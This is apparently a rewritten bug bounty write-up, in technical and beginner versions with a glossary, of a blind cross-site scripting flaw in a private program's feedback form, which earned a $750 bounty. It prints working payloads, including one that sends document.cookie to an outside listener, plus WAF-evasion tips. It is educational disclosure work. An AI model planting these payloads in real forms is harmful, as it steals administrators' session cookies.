N/a to $750 bounty for a Blind XSS.
A feedback form was vulnerable to blind cross-site scripting, allowing an attacker to execute script in the context of an administrator who viewed the submitted feedback. The author eventually extracted a cookie after several attempts and triager confusion.
 Published on medium.com
I use www.blindf.com to find the blind XSS. You can use your own VPS to receive the response.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a private bug bounty program, referred to in the report as www.target.com. The vulnerable feature was the feedback form on that site, at www.target.com/feedback. A feedback form is normally a place where a visitor types a message that is stored and later read by staff, support or an administrator inside some internal panel. That is exactly the property that makes it interesting for blind cross-site scripting: the person who reads the submission is not the person who wrote it, and the payload fires in their browser rather than in the researcher's.
The weakness is classified as Blind XSS, and the report was disclosed on 18 August 2022 with a bounty of 750 USD.
Setup
- A private program asset,
www.target.com, with a feedback form atwww.target.com/feedback. - An account on
www.blindf.com, a service used to receive out-of-band responses from blind XSS payloads. The report notes that you can use your own VPS instead to receive the response. - No special role on the target is described; the researcher simply submitted the form.
The researcher's stated methodology rests on one observation from experience: the basic blind XSS payload
"></script><script src=https://blindf.com/bx.php></script>
often does not work, and payloads that extract the DOM or the page source often do not work either. The alternative is a blind HTML payload, placed in every text field:
"><img src='https://blindf.com/b.php?c=querytoremember'/>
The reasoning given is that this payload contains no JavaScript code and no script tag, so it is more likely to slip past a WAF or other protections the developer has put in place. It executes without difficulty and sends a response to www.blindf.com when it fires. Once a response arrives, you know the field is being rendered somewhere, and you can go on to test for actual blind XSS.
Finding it
The researcher did not report a specific observation that made the form look wrong up front. The approach was to plant the blind HTML payload broadly and let the out-of-band channel answer the question. After some days, a response arrived at www.blindf.com from the vulnerable server.
Exploitation
Step 1: plant the blind HTML payload in every field
The blind HTML payload was submitted in every text field of the feedback form on www.target.com/feedback:
"><img src='https://blindf.com/b.php?c=querytoremember'/>
The img element then makes the victim's browser request https://blindf.com/b.php?c=querytoremember, which is the out-of-band signal.
Step 2: wait for the out-of-band response
After some days, www.blindf.com received a response from the vulnerable server. At that point the researcher knew the submitted content was being rendered in a browser somewhere, and moved on to a JavaScript payload.
Step 3: try the basic blind XSS payload
With the form known to be vulnerable, the basic payload was submitted:
"></script><script src=https://blindf.com/bx.php></script>
This loads a remote script from https://blindf.com/bx.php in the context of the page where the feedback is displayed. The researcher waited 20 days and received no response.
Step 4: resubmit both payloads on the same day
To work out what was happening, the researcher used a trick: submit a blind HTML payload and the basic blind XSS payload on the same day, so that if both were stored and rendered together they should fire at the same time. The HTML payload used this time was:
"><img src='https://blindf.com/b.php?c=target_com_latestpayload'/>
The form was submitted twice: once with this blind HTML payload and once with the basic blind XSS payload.
After some time a response arrived from the blind HTML payload, but the blind XSS payload sent nothing. Because both were submitted on the same day and should have fired at the same moment, the researcher concluded that the script-based payload had failed and would not send a response.
Step 5: switch to a minimal cookie-extraction payload
www.blindf.com offers other payloads that need only minimal JavaScript execution. The researcher chose one that only extracts cookies and does not read any DOM values from the page:
"><img src=https://blindf.com/a.jpg onload=this.src='https://blindf.com/oc.php/?c='+document.cookie>
This payload was executed and the researcher received the basic cookie.
Step 6: submission and the first two rejections

The bug was submitted. A triager tried to reproduce it and failed, and closed the report as N/a.

The researcher raised the issue. Another triager used a well-known website that is used to find blind XSS but did not receive any response, and the report was closed as N/a again.
Step 7: reproduce it for the triager

The researcher raised the issue once more and provided the credentials of the www.blindf.com account so the triager could reproduce the bug. The triager was asked to fill out the form twice: the first time with the blind HTML payload and the second time with the blind XSS cookie-extraction payload. The payloads were executed and www.blindf.com received the response from both payloads. The report was triaged and a bounty of 750 USD was paid.
Root cause
The report does not describe the server-side code, so the exact mistake is not stated. What the behaviour shows is that user-supplied content from the feedback form is stored and later rendered in a browser without adequate output encoding, so HTML in the submission is interpreted rather than displayed as text. The out-of-band responses prove that the rendering happens in a context where an img element and its onload handler execute.
The interesting part is why the defences that stopped the script payload did not stop the HTML one. The basic payload depends on a <script> tag with a remote src, and it produced no response even when submitted alongside a payload that did fire on the same day. The likely explanation is that script tags, or the remote script source, were being filtered or blocked somewhere in the chain, while an img element with an onload handler was not. The researcher's own methodology is built around this: a payload with no JavaScript and no script tag gets through more often, and a payload that only reads document.cookie rather than the DOM or page source needs far less to go right. The report does not identify which defence was responsible.
Impact
The demonstrated impact is the theft of the viewer's cookies: the payload that worked sent document.cookie to the researcher's out-of-band endpoint. The victim is whoever views the stored feedback; the report does not say who that was or what access the cookie granted. The impact therefore depends on what the viewing user's browser exposes to the page and on how the stored content is displayed.
Fix
The fix implied by the behaviour is to encode user-supplied feedback on output, so that HTML in a submission is rendered as text in whatever panel displays it, and to apply the same encoding consistently wherever the stored content is shown.
Variants to test
- Submit the blind HTML payload in every field of any form whose content is read by someone else (feedback, contact, support tickets, profile fields shown to staff). A positive result is an out-of-band request to your listener carrying your label.
- Submit the blind HTML payload and the script payload on the same day. If only the HTML one fires, the script path is being blocked and you should move to minimal JavaScript payloads.
- Use an
imgwith anonloadhandler that only readsdocument.cookie. A positive result is the cookie value arriving in your listener's query string. - If the triager cannot reproduce, hand over access to your out-of-band account and give exact reproduction steps, including submitting the form twice with the two different payloads, as was done here.
To keep up with daily bug bounty updates and tips, the researcher links a Telegram group at https://t.me/+xa7Q6GcEudFkYzA1.
What happened, in plain words
A security researcher found a way to make a website's feedback form run code in the browser of whoever reads the feedback. The form was on a private bug bounty program, which the report calls www.target.com. The researcher used a free service called www.blindf.com to catch the signal when the code ran. The first two times, the triagers could not confirm it on their side, so they closed it as "N/a" (not applicable). The researcher then gave the triager access to the same catching service and exact steps, the triager saw it work, and the researcher was paid 750 USD. The bug was disclosed on 18 August 2022.
This article explains every step from zero, including what a feedback form is, what a cookie is, what "blind XSS" means, and why the researcher used the payloads they did. All code is copied exactly from the report.
The target and the feature
The target is a private bug bounty program. A bug bounty program is a deal where a company invites independent researchers to look for security problems in its systems and pays for good reports. "Private" means you can only take part if you are invited; the report hides the real name and calls it www.target.com.
The vulnerable feature is the feedback form at www.target.com/feedback. A feedback form is a page where a visitor types a message and presses submit. The website stores that message. Later, someone else, usually staff, support, or an administrator, opens an internal panel and reads it. That separation is the key: the person who writes the message is not the person who reads it. If the message contains code, the code runs in the reader's browser, not in the writer's.
The weakness is classified as Blind XSS. "XSS" stands for cross-site scripting: a way to get your own code (usually JavaScript, the language browsers run) into a page that other people view. "Blind" means you cannot see the result directly. You do not get an error or a pop-up on your own screen. You have to leave a signal that tells you when and where your code ran. Think of it like a letter that you know will be opened in another room: you cannot see the room, but you can put a tiny bell in the envelope that rings when the letter is opened.
The report was disclosed on 18 August 2022 and the bounty was 750 USD.
The setup
- A private program asset,
www.target.com, with a feedback form atwww.target.com/feedback. - An account on
www.blindf.com, a service that receives signals from blind XSS payloads. The report notes you can use your own VPS instead. A VPS is a rented computer on the internet that you control; it can run a small server to catch requests. - No special role on the target is described; the researcher simply submitted the form like any visitor.
The researcher's method comes from experience: the basic blind XSS payload
"></script><script src=https://blindf.com/bx.php></script>
often does not work, and payloads that extract the DOM or the page source often do not work either. The DOM is the browser's internal tree of the page: every element, attribute, and text node. Extracting it means reading that tree and sending it away. The alternative is a blind HTML payload, placed in every text field:
"><img src='https://blindf.com/b.php?c=querytoremember'/>
The reasoning given is that this payload contains no JavaScript code and no script tag, so it is more likely to slip past a WAF or other protections the developer has put in place. A WAF (web application firewall) is a filter that inspects incoming requests and blocks ones that look dangerous. It executes without difficulty and sends a response to www.blindf.com when it fires. Once a response arrives, you know the field is being rendered somewhere, and you can go on to test for actual blind XSS.
Finding it
The researcher did not report a specific observation that made the form look wrong up front. The approach was to plant the blind HTML payload broadly and let the out-of-band channel answer the question. "Out-of-band" means the signal comes back through a different path than the normal response: your payload makes the victim's browser contact your server, and your server records the hit. After some days, a response arrived at www.blindf.com from the vulnerable server.
Exploitation
Step 1: plant the blind HTML payload in every field
The blind HTML payload was submitted in every text field of the feedback form on www.target.com/feedback:
"><img src='https://blindf.com/b.php?c=querytoremember'/>
Line by line:
-
<img ...>is an image element. Browsers automatically fetch the image file from the address insrc. That fetch is the signal. -
The trailing
/>closes the image tag.
Why this step: you do not know yet whether the form is vulnerable. This payload is simple HTML, no JavaScript, so it has a better chance of passing filters. If it fires, you learn that your text is being placed into a page as HTML somewhere.
Step 2: wait for the out-of-band response
After some days, www.blindf.com received a response from the vulnerable server. At that point the researcher knew the submitted content was being rendered in a browser somewhere, and moved on to a JavaScript payload.
Why this step: blind XSS is asynchronous. The feedback may be read hours or days later by a staff member. You cannot rush it; you watch your listener.
Step 3: try the basic blind XSS payload
With the form known to be vulnerable, the basic payload was submitted:
"></script><script src=https://blindf.com/bx.php></script>
Line by line:
-
">again tries to break out of an attribute. -
The final
</script>closes the tag.
This loads a remote script from https://blindf.com/bx.php in the context of the page where the feedback is displayed. The researcher waited 20 days and received no response.
Why this step: now that you know HTML is rendered, the next question is whether JavaScript runs. A script tag is the most direct test.
Step 4: resubmit both payloads on the same day
To work out what was happening, the researcher used a trick: submit a blind HTML payload and the basic blind XSS payload on the same day, so that if both were stored and rendered together they should fire at the same time. The HTML payload used this time was:
"><img src='https://blindf.com/b.php?c=target_com_latestpayload'/>
Line by line:
- Same structure as before: break out with
">, then an image.
The form was submitted twice: once with this blind HTML payload and once with the basic blind XSS payload.
After some time a response arrived from the blind HTML payload, but the blind XSS payload sent nothing. Because both were submitted on the same day and should have fired at the same moment, the researcher concluded that the script-based payload had failed and would not send a response.
Why this step: this is a controlled comparison. If both payloads are read at the same time and only one fires, the difference is in the payload, not in timing. It suggests the script-based payload failed while the image payload still fired.
Step 5: switch to a minimal cookie-extraction payload
www.blindf.com offers other payloads that need only minimal JavaScript execution. The researcher chose one that only extracts cookies and does not read any DOM values from the page:
"><img src=https://blindf.com/a.jpg onload=this.src='https://blindf.com/oc.php/?c='+document.cookie>
Line by line:
-
<img src=https://blindf.com/a.jpg ...>starts by loading an image fromblindf.com. -
The closing
>ends the tag.
A cookie is a small piece of text a website asks your browser to store and send back on later requests. It is often used to remember who you are, so it can act like a temporary key to your session. Stealing it can let an attacker act as the victim until the cookie expires or is revoked.
This payload was executed and the researcher received the basic cookie.
Why this step: the script tag was blocked, but an event handler on an image is still JavaScript, just attached differently. It needs very little to work, and it only reads cookies, not the whole page, so there are fewer things that can go wrong.
Step 6: submission and the first two rejections
The bug was submitted. A triager tried to reproduce it and failed, and closed the report as N/a.
The researcher raised the issue. Another triager used a well-known website that is used to find blind XSS but did not receive any response, and the report was closed as N/a again.
Why this happened: blind XSS depends on the feedback being read by a real person in the right internal panel. A triager who submits the form and waits may not trigger the same path, or may use a different listener that the target's filters block. The report does not say exactly why their attempts failed.
Step 7: reproduce it for the triager
The researcher raised the issue once more and provided the credentials of the www.blindf.com account so the triager could reproduce the bug. The triager was asked to fill out the form twice: the first time with the blind HTML payload and the second time with the blind XSS cookie-extraction payload. The payloads were executed and www.blindf.com received the response from both payloads. The report was triaged and a bounty of 750 USD was paid.
Why this step: giving the triager your own listener account removes the uncertainty about whether their tool is blocked. Asking them to submit both payloads on the same day recreates the controlled comparison from Step 4, so they can see for themselves that the HTML payload and the cookie payload both work.
Root cause
The report does not describe the server-side code, so the exact mistake is not stated. What the behaviour shows is that user-supplied content from the feedback form is stored and later rendered in a browser without adequate output encoding, so HTML in the submission is interpreted rather than displayed as text. Output encoding means converting characters like < and > into harmless text so the browser shows them instead of treating them as tags. The out-of-band responses prove that the rendering happens in a context where an img element and its onload handler execute.
The interesting part is why the defences that stopped the script payload did not stop the HTML one. The basic payload depends on a <script> tag with a remote src, and it produced no response even when submitted alongside a payload that did fire on the same day. The likely explanation is that script tags, or the remote script source, were being filtered or blocked somewhere in the chain, while an img element with an onload handler was not. The researcher's own methodology is built around this: a payload with no JavaScript and no script tag gets through more often, and a payload that only reads document.cookie rather than the DOM or page source needs far less to go right. The report does not identify which defence was responsible.
Impact
The demonstrated impact is the theft of the viewer's cookies: the payload that worked sent document.cookie to the researcher's out-of-band endpoint. The impact therefore depends on what the viewing user's browser exposes to the page and on how the stored content is displayed.
Fix
The fix implied by the behaviour is to encode user-supplied feedback on output, so that HTML in a submission is rendered as text in whatever panel displays it, and to apply the same encoding consistently wherever the stored content is shown.
Variants to test
- Submit the blind HTML payload in every field of any form whose content is read by someone else (feedback, contact, support tickets, profile fields shown to staff). A positive result is an out-of-band request to your listener carrying your label.
- Submit the blind HTML payload and the script payload on the same day. If only the HTML one fires, the script path is being blocked and you should move to minimal JavaScript payloads.
- Use an
imgwith anonloadhandler that only readsdocument.cookie. A positive result is the cookie value arriving in your listener's query string. - If the triager cannot reproduce, hand over access to your out-of-band account and give exact reproduction steps, including submitting the form twice with the two different payloads, as was done here.
To keep up with daily bug bounty updates and tips, the researcher links a Telegram group at https://t.me/+xa7Q6GcEudFkYzA1.
Glossary
- Bug bounty program: a scheme where a company pays independent researchers for reporting security problems.
- Private program: a bug bounty program you can only join if invited; details are often hidden.
- Feedback form: a page where a visitor types a message that is stored and later read by staff.
- XSS (cross-site scripting): getting your own code, usually JavaScript, into a page that other people view.
- Blind XSS: XSS where you cannot see the result on your own screen; you use an out-of-band signal to learn when and where your code ran.
- Payload: the piece of text or code you submit to try to trigger a vulnerability.
- JavaScript: the programming language that browsers run to make pages interactive.
- HTML: the language that describes the structure of a web page, using tags like
<img>and<script>. - Tag: an HTML instruction such as
<img>or<script>. - Attribute: a setting inside a tag, such as
srcoronload. - DOM: the browser's internal tree of the page: every element, attribute, and text node.
- WAF (web application firewall): a filter that inspects incoming requests and blocks ones that look dangerous.
- Out-of-band: a signal that comes back through a different path than the normal response, for example your payload making the victim's browser contact your server.
- Listener: a server or service you control that records incoming requests from your payloads.
- VPS: a rented computer on the internet that you control.
- Cookie: a small piece of text a website asks your browser to store and send back on later requests, often used to remember who you are.
- Session: a logged-in period on a website, usually tied to a cookie.
- Output encoding: converting characters like
<and>into harmless text so the browser shows them instead of treating them as tags. - Triager: the person at a bug bounty program who checks a report and decides whether it is valid.
- N/a: "not applicable", a status used when a report is closed as not a valid bug.
- Bounty: the money paid for a valid report.
- Query string: the part of a URL after
?, used to pass values, for example?c=querytoremember. - Event handler: code that runs when something happens in the browser, such as an image finishing loading (
onload). document.cookie: the browser's stored cookies for the current site, as a text string.src: the attribute that tells an element where to load its content from.onload: an event handler that runs when an element finishes loading.this: in an event handler, a reference to the element the handler is attached to.



